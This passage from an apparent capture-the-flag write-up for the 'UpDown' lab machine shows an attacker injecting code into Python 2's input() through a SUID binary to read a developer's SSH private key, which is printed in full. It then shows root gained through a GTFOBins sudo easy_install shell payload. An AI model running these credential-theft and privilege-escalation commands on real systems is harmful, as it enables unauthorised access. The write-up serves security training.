/var/www/html/dev/.git/objects/pack/pack-30e4e40cb7b0c696d1ce3a83a6725267d45715da.idx
/var/www/html/dev/.git/objects/pack/pack-30e4e40cb7b0c696d1ce3a83a6725267d45715da.pack
/var/www/html/dev/index.php
/var/www/html/stylesheet.css
/var/www/html/index.php
/tmp/error-output.txt
```

We see two interesting files in `/home/developer/dev/` directory.



```
www-data@updown:/home/developer/dev$ ls -Al
total 24
-rwsr-x--- 1 developer www-data 16928 Jun 22 15:45 siteisup
-rwxr-x--- 1 developer www-data   154 Jun 22 15:45 siteisup_test.py
www-data@updown:/home/developer/dev$
```


Looking at the permissions of the `siteisup` file, we also see that it has `SUID` flag set.

Reading the `siteisup_test.py`:

```
import requests

url = input("Enter URL here:")
page = requests.get(url)
if page.status_code == 200:
    print "Website is up"
else:
        print "Website is down"
```

After researching how to exploit this code, we find the following blog:
https://www.stackhawk.com/blog/command-injection-python/
We can exploit the `input` function using `__import__('os').system(<command_here>)` to execute any system call.
Looking at the home directory of the `developer` user, we can try getting the `ssh key`.

Getting the `ssh key`:



```
www-data@updown:/home/developer/dev$ ./siteisup
Welcome to 'siteisup.htb' application

Enter URL here:__import__('os').system('cat /home/developer/.ssh/id_rsa')
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAmvB40TWM8eu0n6FOzixTA1pQ39SpwYyrYCjKrDtp8g5E05EEcJw/
S1qi9PFoNvzkt7Uy3++6xDd95ugAdtuRL7qzA03xSNkqnt2HgjKAPOr6ctIvMDph8JeBF2
F9Sy4XrtfCP76+WpzmxT7utvGD0N1AY3+EGRpOb7q59X0pcPRnIUnxu2sN+vIXjfGvqiAY
ozOB5DeX8rb2bkii6S3Q1tM1VUDoW7cCRbnBMglm2FXEJU9lEv9Py2D4BavFvoUqtT8aCo
srrKvTpAQkPrvfioShtIpo95Gfyx6Bj2MKJ6QuhiJK+O2zYm0z2ujjCXuM3V4Jb0I1Ud+q
a+QtxTsNQVpcIuct06xTfVXeEtPThaLI5KkXElx+TgwR0633jwRpfx1eVgLCxxYk5CapHu
u0nhUpICU1FXr6tV2uE1LIb5TJrCIx479Elbc1MPrGCksQVV8EesI7kk5A2SrnNMxLe2ck
IsQHQHxIcivCCIzB4R9FbOKdSKyZTHeZzjPwnU+FAAAFiHnDXHF5w1xxAAAAB3NzaC1yc2
EAAAGBAJrweNE1jPHrtJ+hTs4sUwNaUN/UqcGMq2Aoyqw7afIORNORBHCcP0taovTxaDb8
5Le1Mt/vusQ3feboAHbbkS+6swNN8UjZKp7dh4IygDzq+nLSLzA6YfCXgRdhfUsuF67Xwj
++vlqc5sU+7rbxg9DdQGN/hBkaTm+6ufV9KXD0ZyFJ8btrDfryF43xr6ogGKMzgeQ3l/K2
9m5Iouk t0NbTNVVA6Fu3AkW5wTIJZthVxCVPZRL/T8tg+AWrxb6FKrU/GgqLK6yr06QEJD
6734qEobSKaPeRn8segY9jCiekLoYiSvjts2JtM9ro4wl7jN1eCW9CNVHfqmvkLcU7DUFa
XCLnLdOsU31V3hLT04WiyOSpFxJcfk4MEdOt948EaX8dXlYCwscWJOQmqR7rtJ4VKSAlNR
V6+rVdrhNSyG+UyawiMeO/RJW3NTD6xgpLEFVfBHrCO5JOQNkq5zTMS3tnJCLEB0B8SHIr
wgiMweEfRWzinUismUx3mc4z8J1PhQAAAAMBAAEAAAGAMhM4KP1ysRlpxhG/Q3kl1zaQXt
b/ilNpa+mjHykQo6+i5PHAipilCDih5CJFeUggr5L7f06egR4iLcebps5tzQw9IPtG2TF+
ydt1GUozEf0rtoJhx+eGkdiVWzYh5XNfKh4HZMzD/sso9mTRiATkglOPpNiom+hZo1ipE0
NBaoVC84pPezAtU4Z8wF51VLmM3Ooft9+T11j0qk4FgPFSxqt6WDRjJIkwTdKsMvzA5XhK
rXhMhWhIpMWRQ1vxzBKDa1C0+XEA4w+uUlWJXg/SKEAb5jkK2FsfMRyFcnYYq7XV2Okqa0
NnwFDHJ23nNE/piz14k8ss9xb3edhg1CJdzrMAd3aRwoL2h3Vq4TKnxQY6JrQ/3/QXd6Qv
ZVSxq4iINxYx/wKhpcl5yLD4BCb7cxfZLh8gHSjAu5+L01Ez7E8MPw+VU3QRG4/Y47g0cq
DHSERme/ArptmaqLXDCYrRMh1AP+EPfSEVfifh/ftEVhVAbv9LdzJkvUR69Kok5LIhAAAA
wCb5o0xFjJbF8PuSasQO7FSW+TIjKH9EV/5Uy7BRCpUngxw30L7altfJ6nLGb2a3ZIi66p
0QY/HBIGREw74gfivt4g+lpPjD23TTMwYuVkr56aoxUIGIX84d/HuDTZL9at5gxCvB3oz5
VkKpZSWCnbuUVqnSFpHytRgjCx5f+inb++AzR4l2/ktrVl6fyiNAAiDs0aurHynsMNUjvO
N8WLHlBgS6IDcmEqhgXXbEmUTY53WdDhSbHZJo0PF2GRCnNQAAAMEAyuRjcawrbEZgEUXW
z3vcoZFjdpU0j9NSGaOyhxMEiFNwmf9xZ96+7xOlcVYoDxelx49LbYDcUq6g2O324qAmRR
RtUPADO3MPlUfI0g8qxqWn1VSiQBlUFpw54GIcuSoD0BronWdjicUP0fzVecjkEQ0hp7gu
gNyFi4s68suDESmL5FCOWUuklrpkNENk7jzjhlzs3gdfU0IRCVpfmiT7LDGwX9YLfsVXtJ
mtpd5SG55TJuGJqXCyeM+U0DBdxsT5AAAAwQDDfs/CULeQUO+2Ij9rWAlKaTEKLkmZjSqB
2d9yJVHHzGPe1DZfRu0nYYonz5bfqoAh2GnYwvIp0h3nzzQo2Svv3/ugRCQwGoFP1zs1aa
ZSESqGN9EfOnUqvQa317rHnO3moDWTnYDbynVJuiQHlDaSCyf+uaZoCMINSG5IOC/4Sj0v
3zga8EzubgwnpU7r9hN2jWboCCIOeDtvXFv08KT8pFDCCA+sMa5uoWQlBqmsOWCLvtaOWe
N4jA+ppn1+3e0AAAASZGV2ZWxvcGVyQHNpdGVpc3VwAQ==
-----END OPENSSH PRIVATE KEY-----
Traceback (most recent call last):
  File "/home/developer/dev/siteisup_test.py", line 4, in <module>
    page = requests.get(url)
  File "/usr/local/lib/python2.7/dist-packages/requests/api.py", line 75, in get
    return request('get', url, params=params, **kwargs)
  File "/usr/local/lib/python2.7/dist-packages/requests/api.py", line 61, in request
    return session.request(method=method, url=url, **kwargs)
```

Now, we can login with the `developer` user and get the `root` user.


Getting Root

Saving the `ssh key` and changing the permissions of the file using `chmod 600`, we can login as `developer`:

```
ssh -i developer_priv.key developer@10.10.11.177
```


We can now get the user flag.

If we run `sudo -l`, we see the following:



```
developer@updown:~$ sudo -l
Matching Defaults entries for developer on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User developer may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/local/bin/easy_install
developer@updown:~$ 
```

The user `developer` can run `easy_install` as the super user without any password. Checking out the `easy_install` binary using `GTFOBins` (https://gtfobins.github.io/), we find the following:




Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo easy_install $TF
```

Running the commands:



```
developer@updown:~$ TF=$(mktemp -d)
developer@updown:~$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
developer@updown:~$ sudo easy_install $TF
WARNING: The easy_install command is deprecated and will be removed in a future version.
Processing tmp.N2y7UhgI7L
Writing /tmp/tmp.N2y7UhgI7L/setup.cfg
Running setup.py -q bdist_egg --dist-dir /tmp/tmp.N2y7UhgI7L/egg-dist-tmp-uFpG8o
# id
uid=0(root) gid=0(root) groups=0(root)
# 
```

We are now the `root` and the box is over.